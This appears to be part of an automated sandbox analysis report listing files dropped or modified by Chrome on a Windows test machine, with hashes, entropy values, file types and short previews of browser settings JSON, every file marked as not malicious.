SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\04db8cd5-560b-4ddd-9345-5f35bee7d2f8.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	87158
Entropy (8bit):	6.102451420719707
Encrypted:	false
SSDEEP:	1536:PYyjGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:PYyjFcbXafIB0u1GOJmA3iuR1
MD5:	D2280B9736E37E068F18BDFDD5027792
SHA1:	E46BB0DAD813FB546BDC2D5F3751A21F45FDA311
SHA-256:	9D163658D011050028FEA2E3E86E37E938A26334D3A64596B851020866F7416E
SHA-512:	90C285A5490B99C682349A156B10A080A90AEF559B19633EF4DCF2557FF9D879127229DB78D40B960D031CAA2FC41F141986628ACCD15590E99D422FE5E6F012
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"displayurl":true,"group_name_matcher":"*Shockwave Flash*","help_url":"https://support.google.com/chrome/?p=plugin_flash","lang":"en-US","mime_t

C:\Users\user\AppData\Local\Google\Chrome\User Data\0a99ed2f-57cc-4cb9-aff7-f5c67410bafa.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	95428
Entropy (8bit):	3.745917105082094
Encrypted:	false
SSDEEP:	384:NXTUQaJfGV2QVBzwTNcrNvYE3PcG7HGvGD2rB2M6xnuCalrR4mF5HFG0oYDOCmQ1:9CehJ6eMr4e7+kO8/Te0K6IMJz
MD5:	F3587DE7C4A1044DA6D35EADFE2766E3
SHA1:	AB45D1EA07AE3D717A48E36E7C91EAE0E10A6F48
SHA-256:	0DB0B353C51DD2532C075B2CA488C3087DA45DAEEAEAF51561D60FF60A2F8887
SHA-512:	43991A4990A352BD36A580293F299FD0DE3ABAEB1CED75FD7B10E4D8E5982496B90FD775F8D5BCD4997C941920354BC1B41D598089E969414642DB4772567669

Malicious:	false
Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...{)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....c8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\1925729d-0389-41a9-9ee6-665214ef1409.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	220217
Entropy (8bit):	6.070116074236898
Encrypted:	false
SSDEEP:	6144:myKaXlScilZFWzn/tu6I7pTqz2aqfIlUOoSiuRt:myKIMZMjFu6OpMloa
MD5:	475A0C220F231420BC8DA14E04D6FBB3
SHA1:	F97CB6CA09B8120E5A30C94E55D51086AD256833
SHA-256:	A0E15DC154ED3F889CE6A423E16FFFC1C26F9459B9A020678513D22233B25E92
SHA-512:	DDCF66B8DA586722124241339E8D4FD17470B565066B2A81BEAB208D3A632B0F72F5E85BE71140A9E9AE77A06C5FD4DA231B27185762088C3476A3FA72BADF7F
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.65970274065961e+12,"network":1.659702741e+12,"ticks":119648040.0,"uncertainty":4083046.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"di

C:\Users\user\AppData\Local\Google\Chrome\User Data\351e5334-e592-4ede-97d9-72191b9ceb41.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	87158
Entropy (8bit):	6.10244593692491
Encrypted:	false
SSDEEP:	1536:P5ynGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:P5ynFcbXaflB0u1GOJmA3iuR1
MD5:	C008A0B101B5EEEE74F8F1093266132E
SHA1:	55ECAD3D0892C8C7C01556B791DCF401B76BF718
SHA-256:	CCD49F69A797FD272BFEB9F2B8955A0D7EBCD93C36322595BECF7260A5F524C8
SHA-512:	3E462BC3A9ADD01BF135EBA305268ADFA53118B221BD52066547F59EE0BA2A11DF84DFDBB1BCCA3F578394431C1918D9ED4B0EEA12725608FF0F5C1365E7A355
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"displayurl":true,"group_name_matcher":"*Shockwave Flash*","help_url":"https://support.google.com/chrome/?p=plugin_flash","lang":"en-US","mime_t

C:\Users\user\AppData\Local\Google\Chrome\User Data\3d0b4a09-0ea0-445d-979e-95d01c809cfa.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	220216
Entropy (8bit):	6.070116791911007
Encrypted:	false
SSDEEP:	6144:bTKaXlScilZFWzn/tu6I7pTqzDaqfIlUOoSiuRt:bTKIMZMjFu6OpMUoa
MD5:	8DAB9FC9F5F5CBDE5BFB224C9D1E1B7F
SHA1:	B042FF1D627C108EA9CE1DAB9537354EA5F194A9
SHA-256:	FAEC1638F94DD102C4863BFF02E8C9F732A199AEC984490D949937C328810C10
SHA-512:	567C1B2EFFB92E837A5B6B4A5DEFFD3B3F9D729381944A1D09F26C9144072923A153093AFCC6DA79B933A9CD44B439F0197FC26AE4EF8073291104FF26869F61
Malicious:	false

Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.65970274065961e+12,"network":1.659702741e+12,"ticks":119648040.0,"uncertainty":4083046.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqlYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"di

C:\Users\user\AppData\Local\Google\Chrome\User Data\4e3337f0-37c9-4136-88af-974b90f81ea7.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	220217
Entropy (8bit):	6.0701157732882844
Encrypted:	false
SSDEEP:	6144:omKaXlScilZFWzn/tu6I7pTqz2aqfIlUOoSiuRt:omKIMZMjFu6OpMloa
MD5:	F6A10D9542F1BB810D92916E10632E4C
SHA1:	45591BD19FC6522554D7EABE445535E14A27B5E0
SHA-256:	469062675B5014BA20AC6E82892451B389ED89C520AF3DDC412BEEFD85ED9034
SHA-512:	8117A8F64D523E6F44DEE159D34A2AF608B4D4F9DF2CE5F4CCC9FC6A66E3526190563994C29F80097F0FFB2721A71C7E177D0935C573FC4C99F35E8312FD0D1
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.65970274065961e+12,"network":1.659702741e+12,"ticks":119648040.0,"uncertainty":4083046.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqlYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"di

C:\Users\user\AppData\Local\Google\Chrome\User Data\6daaacbe-b370-46c7-87f8-c7f196b1977e.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	211765
Entropy (8bit):	6.042502943058372
Encrypted:	false
SSDEEP:	6144:ZKaXlScilZFWzn/tu6I7pTqz2aqfIlUOoSiuRt:ZKIMZMjFu6OpMloa
MD5:	BEB460151ABF1662D88032CF9FFB30E8
SHA1:	BCA60A3C72D5E41B32F3A644A10E53604B1065ED
SHA-256:	7DA5D0C41AEE5AE3F89D1B82F40CC9EA7F3290204DC4E9CC518F3286EFDCC6C4
SHA-512:	FE8FEC1CE911F40A92C67210EA02603FAC49EB6EBED68034BB55B3389186C164D776965B8B041624E3F9387053987750650A4B0F2E671B248A3A81D41AAADABE
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.65970274065961e+12,"network":1.659702741e+12,"ticks":119648040.0,"uncertainty":4083046.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqlYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129660048"},"plugins":{"metadata":{"adobe-flash-player":{"di

C:\Users\user\AppData\Local\Google\Chrome\User Data\6e6f1448-06ab-4b27-bdad-c4c8d4500c57.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	220216
Entropy (8bit):	6.070116791911007
Encrypted:	false
SSDEEP:	6144:bTKaXlScilZFWzn/tu6I7pTqzDaqfIlUOoSiuRt:bTKIMZMjFu6OpMUoa
MD5:	8DAB9FC9F5F5CBDE5BFB224C9D1E1B7F
SHA1:	B042FF1D627C108EA9CE1DAB9537354EA5F194A9
SHA-256:	FAEC1638F94DD102C4863BFF02E8C9F732A199AEC984490D949937C328810C10
SHA-512:	567C1B2EFFB92E837A5B6B4A5DEFFD3B3F9D729381944A1D09F26C9144072923A153093AFCC6DA79B933A9CD44B439F0197FC26AE4EF8073291104FF26869F61
Malicious:	false

Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.65970274065961e+12,"network":1.659702741e+12,"ticks":119648040.0,"uncertainty":4083046.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"di

C:\Users\user\AppData\Local\Google\Chrome\User Data\80986aba-20d7-46e0-86f7-6dd4b58d5aaf.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87158
Entropy (8bit):	6.10244593692491
Encrypted:	false
SSDEEP:	1536:P5ynGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:P5ynFcbXaflB0u1GOJmA3iuR1
MD5:	C008A0B101B5EEEE74F8F1093266132E
SHA1:	55ECAD3D0892C8C7C01556B791DCF401B76BF718
SHA-256:	CCD49F69A797FD272BFEB9F2B8955A0D7EBCD93C36322595BECF7260A5F524C8
SHA-512:	3E462BC3A9ADD01BF135EBA305268ADFA53118B221BD52066547F59EE0BA2A11DF84DFDBB1BCCA3F578394431C1918D9ED4B0EEA12725608FF0F5C1365E7A355
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"displayurl":true,"group_name_matcher":"*Shockwave Flash*","help_url":"https://support.google.com/chrome/?p=plugin_flash","lang":"en-US","mime_t

C:\Users\user\AppData\Local\Google\Chrome\User Data\8e34bad8-603a-4c88-930b-48c5ce583757.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87158
Entropy (8bit):	6.102445117033595
Encrypted:	false
SSDEEP:	1536:P5dfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:P5dfFcbXaflB0u1GOJmA3iuR1
MD5:	BDEA67A774E87C094579A33237EF06D5
SHA1:	2F730E1C24B47DCEBAB76C794A4CD96726E33C92
SHA-256:	80CF8DD62DE5FF7B0204A3DB9AE711AA7FC60B2DCF9272E12E3589396CE5CFEE
SHA-512:	CC43B4D4CCCBD56A119BEED667236CC2AE9D79B372C1219625B9736176ABE2E0C44FE5F6DEC0A2EB9EABFD1B75F9CD8433D4528921302D3AAF8EE873C9BF53F
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"displayurl":true,"group_name_matcher":"*Shockwave Flash*","help_url":"https://support.google.com/chrome/?p=plugin_flash","lang":"en-US","mime_t

C:\Users\user\AppData\Local\Google\Chrome\User Data\96e05b14-3e55-434f-8904-ee6a66a6a64d.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	87158
Entropy (8bit):	6.102450341113316
Encrypted:	false
SSDEEP:	1536:PYduGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:PYduFcbXaflB0u1GOJmA3iuR1
MD5:	AA37181F8AF40EC9903CDC864539E1FE
SHA1:	6BF9DB0F91B3DD765A5CEC53A30F93DBBC3ECAD3
SHA-256:	C5E8F37C8D4EA260FC4C389C95C48A6128E86451F65C018A3C1E299F77A0D53F
SHA-512:	623866391144545118 9D35CF3EF580199CE4B0F49B83562C121C31A0F753CCACA0E075EE0D6C72CEE83B0C64E678FEEF5734621F6375342379C950F5D92F3900
Malicious:	false

Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"displayurl":true,"group_name_matcher":"*Shockwave Flash*","help_url":"https://support.google.com/chrome/?p=plugin_flash","lang":"en-US","mime_t

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	3.3041625260016576
Encrypted:	false
SSDEEP:	3:FkXwgs0oRLn:+taRLn
MD5:	7AE9008C2AA5ED3E5ED52743E082F5BF
SHA1:	CD90099842F51474494BFC490433578A89C1B539
SHA-256:	94E7D9BF431A0E3F0FD02F0FBA7321F43DD8B523E3D32092AFC474D3FD5ABF62
SHA-512:	596E66D10186ADAD552F4CF7E74CD438AD19AF4C30950D2D6EB80E9F9430CA475D12BB79423EC8D15EAF37ABE0AD1DCCAE459C356A00055A82155C24A35C614
Malicious:	false
Preview:	sdPC.....................UO..E.D.Q.o....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\2df3f161-7f80-4040-9a36-005849ce9e57.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\46387c62-1759-465e-998e-44fa67789dca.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5140
Entropy (8bit):	4.964518128912542
Encrypted:	false
SSDEEP:	48:YcKkMkli3bsqARiqTlYGlQKHoTw02rf4MqM8C1Nfct/9BhUJo3KhmeSnp4CGk6Kd:n83C1pIKIQ5k0JCKL8PGk6KTbOTlVuHn
MD5:	8FF5941F53E3507549681F64474B1752
SHA1:	3DD82DEC67AC10BB82A79F64EB809C8F7289D926
SHA-256:	B4E3CE4831EDBDCF912C2E27438D9F221BDB2F623015B97DA9D7040126052EB2
SHA-512:	7C17864D97D99BB1C6BC75BA527574A7B9BC63100B2E95B4B92F62B7FD13964F20F7ACD55C6642E65C807E0834CABB6779F83B985F23EE308D77FD9E253D306
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13304176339180014","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_received_length":["0","0","0","0","0","0","0","0","0","0","0","0"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\593eaa24-9c64-4634-9276-c4ca38d0eae2.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17530
Entropy (8bit):	5.5740058220995525
Encrypted:	false
SSDEEP:	384:+AOt6LlcWXs1kXqKf/pUZNCgVLH2HfD1rUIaCXe04Hg:fLl9s1kXqKf/pUZNCgVLH2HfxrUI9XeU
MD5:	5DDCAE2A4064320CEABC4E5AB8FBF5E6
SHA1:	B8D61D0C139AB4F25BCFE20FC4B2B92BD250E052
SHA-256:	FDC143175D58DE8051518295FA6DF3D2E41828C54822B14EA0EFB2A9F74776E7
SHA-512:	8BC3A8A3DC5572FD8F4D6144DCFD88B853163F811E942775DE6B36CCC4A6CC7B210328BBA8DB232FDE0C0C136EBC9886338977596A8D26A797FA6E87C8093C D3
Malicious:	false
